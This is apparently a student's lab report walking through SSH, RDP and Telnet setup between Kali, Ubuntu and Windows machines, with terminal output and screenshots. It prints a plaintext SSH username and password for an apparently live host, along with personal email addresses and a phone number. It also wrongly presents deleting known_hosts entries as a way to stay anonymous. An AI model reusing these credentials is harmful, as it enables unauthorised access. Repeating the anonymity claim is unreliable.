

NAME : POTNURI LOKESH MANIKANTA

REGISTRATION NUMBER : 21BCE9436

1. Experimenting SSH and RDP

How to connect Kali linux with windows by terminal in kali linux and cmd in windows

Kali linux terminal :

```
└──(loke4884㉿loke4884)-[~]
```

```
└─$ service ssh start
```

```
└──(loke4884㉿loke4884)-[~]
```

```
└─$ ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.195.129 netmask 255.255.255.0 broadcast 192.168.195.255      inet6
fe80::20c:29ff:fee3:ad3f prefixlen 64 scopeid 0x20<link>      ether
00:0c:29:e3:ad:3f txqueuelen 1000 (Ethernet)
          RX packets 417 bytes 189366 (184.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 409 bytes 46374 (45.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
```

```
  inet 127.0.0.1 netmask 255.0.0.0      inet6 ::1
    prefixlen 128 scopeid 0x10<host>      loop
    txqueuelen 1000 (Local Loopback)      RX packets 4
      bytes 240 (240.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 4 bytes 240 (240.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Windows Cmd :

Microsoft Windows [Version 10.0.22621.1105]

(c) Microsoft Corporation. All rights reserved.

C:\Users\HP>ssh usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B

bind_interface]

```
[-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
[-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
[-i identity_file] [-J [user@]host[:port]] [-L address]
[-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
[-Q query_option] [-R address] [-S ctl_path] [-W host:port]
[-w local_tun[:remote_tun]] destination [command]
```

C:\Users\HP>ping 192.168.195.129

Pinging 192.168.195.129 with 32 bytes of data:

Reply from 192.168.195.129: bytes=32 time<1ms TTL=64

Reply from 192.168.195.129: bytes=32 time<1ms TTL=64

Reply from 192.168.195.129: bytes=32 time<1ms TTL=64 Reply from

192.168.195.129: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.195.129:

Bytes: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round
trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\HP>ssh loke4884@192.168.195.129 loke4884@192.168.195.129's

password:

Linux loke4884 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64

The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Tue Jan 24 00:30:36 2023 from 192.168.195.1

└—(loke4884㉿loke4884)-[~]

└\$

To Install ssh in kali linux :

Command are :

1 . sudo -s

2. apt -get install ssh

Connecting with website:

Microsoft Windows [Version 10.0.22621.1105]

(c) Microsoft Corporation. All rights reserved.

C:\Users\HP>ssh vm_user@test.mukham.in vm_user@test.mukham.in's

password:

Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1100-azure x86_64)

* Documentation: <https://help.ubuntu.com>

* Management: <https://landscape.canonical.com>

* Support: <https://ubuntu.com/advantage>

System information as of Tue Jan 24 15:44:39 UTC 2023

System load: 0.0 Processes: 110

Usage of /: 8.2% of 28.89GB Users logged in: 0

Memory usage: 28% IP address for eth0: 10.0.0.4

Swap usage: 0%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

<https://ubuntu.com/engage/secure-kubernetes-at-the-edge>

4 updates can be applied immediately.

1 of these updates is a standard security update.

To see these additional updates run: apt list --upgradable

New release '20.04.5 LTS' available.

Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan 24 06:16:05 2023 from 115.244.41.195

Choose email

1. adityaarghya0@gmail.com

2. sb.sibi@gmail.com

Choose

2

Verify login from MAUthn App

Website link : <https://test.mukham.in/>

SSH to **test.mukham.in**

Username: **vm_user**

Password: **Password12345***

How to know which computers are connected and which web application server connected!

C:\users\HP\

Search Results in Home > .ssh			
	Name	Date modified	Type
	known_hosts	31-01-2023 12:18	File
	known_hosts.old	31-01-2023 12:18	OLD File

Got to Known_hosts

There you can see how many users pc's/Websites/Server you are using. And the information of those pcs will be stored




```
known_hosts - Notepad
File Edit View
192.168.195.129 ssh-ed25519 AAAAC3NzaC1lZDI1NTESAAAAIaRsu7NmudthTrFnFvXpZBake2h53LCfOyAkw1+qfKZ
192.168.195.129 ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQcmKftjkwp18nVUwGeop12AK0uxa56BwBspdPi/N/QaOKDmJH/Pqnb0f27AbBRqcRZ5zy0P0MA1a9z1w5cvnII21Tr211xQyfuk77019+y/1hgad1jjpDGvqG99Ipz9YRV+s
192.168.195.129 edrsa-sha2-nistp256 AAAAE2VjZHIhLXhoyITbm1zdhAyNTYAAAABBBM9moisvkVtSKB1g23NgAZ3ryvt9gx4EJG/T/mtw18wfgnpxPef8oh8wOkJAqlqduseGCVnnApqDaVsA6ngmJQ=

test.mukham.in ssh-ed25519 AAAAC3NzaC1lZDI1NTES5AAAIAINXehu+3q3s2S0iguwpxS6SqXqV0myS+i5MoiwFqD4mh
test.mukham.in ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ0wYk5SXTAB1HADr1hksAH15AwWvCFOif6ghr8qTzSP0C4aV0TzDbt02xx00E2Qm7g+LiyCik3rSn1bzKF2jihXDreim1208rTkeh59tZGAqg1L9nPceleZ3Kg7JASZBwR2
test.mukham.in edrsa-sha2-nistp256 AAAAE2VjZHNhLXhoyITbm1zdhAyNTYAAAABBBVh526FN1uTj0XTax08THSXAPT7OPTQshXYRi5PU4Htob0JXLIoEZFrgbs1P6GYIMs8F12glQabzyMo7Fppg1a-
```

For ex :

test.mukham.in –

it does not ask for extra authentication(Finger Print) details as a user we have logged in it already



```
C:\Users\HP>ssh vm_user@test.mukham.in
vm_user@test.mukham.in's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1100-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Wed Feb  1 17:07:51 UTC 2023

 System load:  0.02           Processes:      115
 Usage of /:   10.2% of 28.89GB  Users logged in:    0
 Memory usage: 30%            IP address for eth0: 10.0.0.4
 Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 6 updates can be applied immediately.
 To see these additional updates run: apt list --upgradable

 *** System restart required ***
Last login: Tue Jan 31 14:18:55 2023 from 103.178.209.47
Choose email
1. adityaarghya@gmail.com
2. sb.sibi@gmail.com
Choose
```

```

known_hosts - Notepad
File Edit View

192.168.195.129 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIiaRsU7NmudthTrFnFYXpZBaKm2h53LCEOywv1+qHXZ
192.168.195.129 ssh-rsa AAAAB3NzaC1yC2EAAAQABAAQBgQcmkMftjkwP18VUwGeopI24KDUxa5GbW6PsAPD/N/QaOkDMJJH/PqNxDf27AwBRqcRZ5zyQPO7MA1a9zIw5cvmIi21Tr2liJxQyfUK77019+y/lhgadLjipDGvqGs99Ipz9YRV+s
192.168.195.129 ecdsa-sha2-nistp256 AAAAE2VjZRhLXNoYTItbm1zdHayNTYAAAABBBGM9oisvkv1SKB1g2JNgA23ryvt9gk4E3G/T/mtw18wFgnpxPeF8oh8wHXJA1qEdUSEGCvnnApqDavSa6ngmJQ=

```

Deleted test.mukham.in or any pc's connection deleted and save that file by us for to be anonymous

Now while connecting to test.mukham.in it ask authentication from starting onwards!

```

C:\Users\HP>ssh vm_user@test.mukham.in
The authenticity of host 'test.mukham.in (104.211.241.59)' can't be established.
ED25519 key fingerprint is SHA256:aI4Z8D8W5WcScKQMTZ2jX3dbV85pYAjddtA0L2ACRVE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'test.mukham.in' (ED25519) to the list of known hosts.
vm_user@test.mukham.in's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1100-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Wed Feb  1 17:14:06 UTC 2023

 System load:  0.0          Processes:           119
 Usage of /:   10.2% of 28.89GB  Users logged in:     0
 Memory usage: 31%          IP address for eth0: 10.0.0.4
 Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 6 updates can be applied immediately.
 To see these additional updates run: apt list --upgradable

 New release '20.04.5 LTS' available.
 Run 'do-release-upgrade' to upgrade to it.

 *** System restart required ***
Last login: Wed Feb  1 17:07:53 2023 from 157.48.212.218
Choose email
1. adityaarghya@gmail.com
2. sb.sibi@gmail.com

```

Asked for figure print additionally while comparing to other! As ours computer recognise that a new user using that website

```

known_hosts - Notepad
File Edit View

192.168.195.129 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIiaRsU7NmudthTrFnFYXpZBaKm2h53LCEOywv1+qHXZ
192.168.195.129 ssh-rsa AAAAB3NzaC1yC2EAAAQABAAQBgQcmkMftjkwP18VUwGeopI24KDUxa5GbW6PsAPD/N/QaOkDMJJH/PqNxDf27AwBRqcRZ5zyQPO7MA1a9zIw5cvmIi21Tr2liJxQyfUK77019+y/lhgadLjipDGvqGs99Ipz9YRV+s
192.168.195.129 ecdsa-sha2-nistp256 AAAAE2VjZRhLXNoYTItbm1zdHayNTYAAAABBBGM9oisvkv1SKB1g2JNgA23ryvt9gk4E3G/T/mtw18wFgnpxPeF8oh8wHXJA1qEdUSEGCvnnApqDavSa6ngmJQ=

test.mukham.in ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINXeHUv3q3s2S0iGuwpSX65qXqV0myS+1EM0iuvrp4mh
test.mukham.in ssh-rsa AAAAB3NzaC1yC2EAAAQABAAQBgQcmkMftjkwP18VUwGeopI24KDUxa5GbW6PsAPD/N/QaOkDMJJH/PqNxDf27AwBRqcRZ5zyQPO7MA1a9zIw5cvmIi21Tr2liJxQyfUK77019+y/lhgadLjipDGvqGs99Ipz9YRV+s
test.mukham.in ecdsa-sha2-nistp256 AAAAE2VjZRhLXNoYTItbm1zdHayNTYAAAABBBGM9oisvkv1SKB1g2JNgA23ryvt9gk4E3G/T/mtw18wFgnpxPeF8oh8wHXJA1qEdUSEGCvnnApqDavSa6ngmJQ=

```

EXPERIMENTING RDP

RDP-Remote Desktop Protocol

Install RDP in kali linux

```
(loke4884㉿loke4884)~
$ sudo apt install xrdp
[sudo] password for loke4884:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
xrdp is already the newest version (0.9.21.1-1).
The following packages were automatically installed and are no longer required:
  libpython3.10-dev python3.10 python3.10-dev python3.10-minimal
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1476 not upgraded.
```

sudo systemctl start xrdp

It will install the xrdp protocol on yours kali linux computer

```
(loke4884㉿loke4884)~
$ sudo systemctl start xrdp
```

Create a new user so that we can login through that new user in RDP

```
(loke4884㉿loke4884)~
$ sudo adduser mrloki
Adding user `mrloki' ...
Adding new group `mrloki' (1001) ...
Adding new user `mrloki' (1001) with group `mrloki (1001)' ...
Creating home directory `/home/mrloki' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for mrloki
Enter the new value, or press ENTER for the default
  Full Name []: POTNURI LOKESH MANIKANTA
  Room Number []:
  Work Phone []: 8555892595
  Home Phone []: 8555892595
  Other []:
Is the information correct? [Y/n] Y
Adding new user `mrloki' to supplemental / extra groups `users' ...
Adding user `mrloki' to group `users' ...
```


Get Kali linux Ip Address :

```
(loke4884㉿loke4884) - [~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.195.129 netmask 255.255.255.0 broadcast 192.168.195.255
        inet6 fe80::20c:29ff:fee3:ad3f prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:e3:ad:3f txqueuelen 1000 (Ethernet)
            RX packets 38 bytes 4726 (4.6 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 95 bytes 9044 (8.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

There you got ip address : 192.168.195.129


Open RDP on windows




Enter ip address of kali and user name created on kali then click on connect



Click on yes



Enter password which you created for user in kali



You can use yours kali linux graphical user interface in windows machine :



2.Experimenting Telnet and SSH in Local

3. Investigating SSH and Telnet Communications in the Client End


Experimenting Telnet and SSH in Local

Enabling Telnet on yours windows


1.Open Control Pannel



2.Go to Programs



3.Go to Turn Windows features on or off and Enable Telnet on next press ok to save Telnet feature



← Windows Features

Windows completed the requested changes.

Close

4. Install Telnet on Ubuntu

```

loke4884@Loke4884: $ sudo apt-get install telnetd -y
[sudo] password for loke4884:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
chromium-codecs-ffmpeg-extra gstreamer1.0-vaapi i965-va-driver
intel-media-va-driver libaacs0 libao0 libass9 libavcodec58 libavformat58
libavutil56 libbdplus0 libblas3 libbluray2 libbs2b0 libchromaprint1
libcodec2-1.0 libdavid5 libflashrom1 libflite1 libftdi1-2 libgme0 libgsml
libgstreamer-plugins-bad1.0-0 libigdmm12 liblilv-0-0 libmfx1 libmysofa1
libnorm libopenmp0 libpnm-5.3-0 libpostproc55 librabbitmq4 librubberband2
libserd-0-0 libshine3 libsnappy1v5 libssord-0-0 libratatom-0-0
libsrt1.4-gnutls libssh-gcrypt-4 libswresample3 libswscale5 libudfread0
libva-drm2 libva-wayland2 libva-x11-2 libvba2 libvdpa1 libvidstab1.1
libx265-199 libxvidcore4 libzimg2 libzmq5 libzvbi-common libzvbi0
mesa-va-drivers mesa-vdpau-drivers pocketsphinx-en-us va-driver-all
vdpau-driver-all
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  openbsd-inetd tcpd
The following NEW packages will be installed:
  openbsd-inetd tcpd telnetd
0 upgraded, 3 newly installed, 0 to remove and 27 not upgraded.
Need to get 92.2 kB of archives.
After this operation, 318 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 tcpd amd64 7.6.q-31build2 [25.2 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 openbsd-inetd amd64 0.20160825-5 [26.3 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 telnetd amd64 0.17-44build1 [40.7 kB]
Fetched 92.2 kB in 5s (19.1 kB/s)
Selecting previously unselected package tcpd.
(Reading database ... 209773 files and directories currently installed.)
Preparing to unpack .../tcpd_7.6.q-31build2_amd64.deb ...
Unpacking tcpd (7.6.q-31build2) ...
Selecting previously unselected package openbsd-inetd.
Preparing to unpack .../openbsd-inetd_0.20160825-5_amd64.deb ...
Unpacking openbsd-inetd (0.20160825-5) ...
Selecting previously unselected package telnetd.
Preparing to unpack .../telnetd_0.17-44build1_amd64.deb ...
Unpacking telnetd (0.17-44build1) ...
Setting up tcpd (7.6.q-31build2) ...

```

To get ip address command is ifconfig

```

loke4884@Loke4884: ~$ ifconfig
Command 'ifconfig' not found, but can be installed with:
sudo apt install net-tools

Processing triggers for man-db (2.10.2-1) ...
loke4884@Loke4884: ~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.195.128 netmask 255.255.255.0 broadcast 192.168.195.255
      inet6 fe80::a43:ed83:847d:34af prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:43:7d:7f txqueuelen 1000 (Ethernet)
          RX packets 282 bytes 320888 (320.8 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 272 bytes 26527 (26.5 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 184 bytes 27141 (27.1 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 184 bytes 27141 (27.1 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


virbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      inet 192.168.122.1 netmask 255.255.255.0 broadcast 192.168.122.255
        ether 52:54:00:cd:17:28 txqueuelen 1000 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Ip Address : 192.168.195.128

5.Open cmd on windows

Command : telnet IP Address




```
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HP>telnet 192.168.195.128
```

6. give User Name and password of Ubuntu

Now you can access Ubuntu terminal in windows



```
Telnet 192.168.195.128
Ubuntu 22.04.2 LTS
Loke4884 login: loke4884
Password:
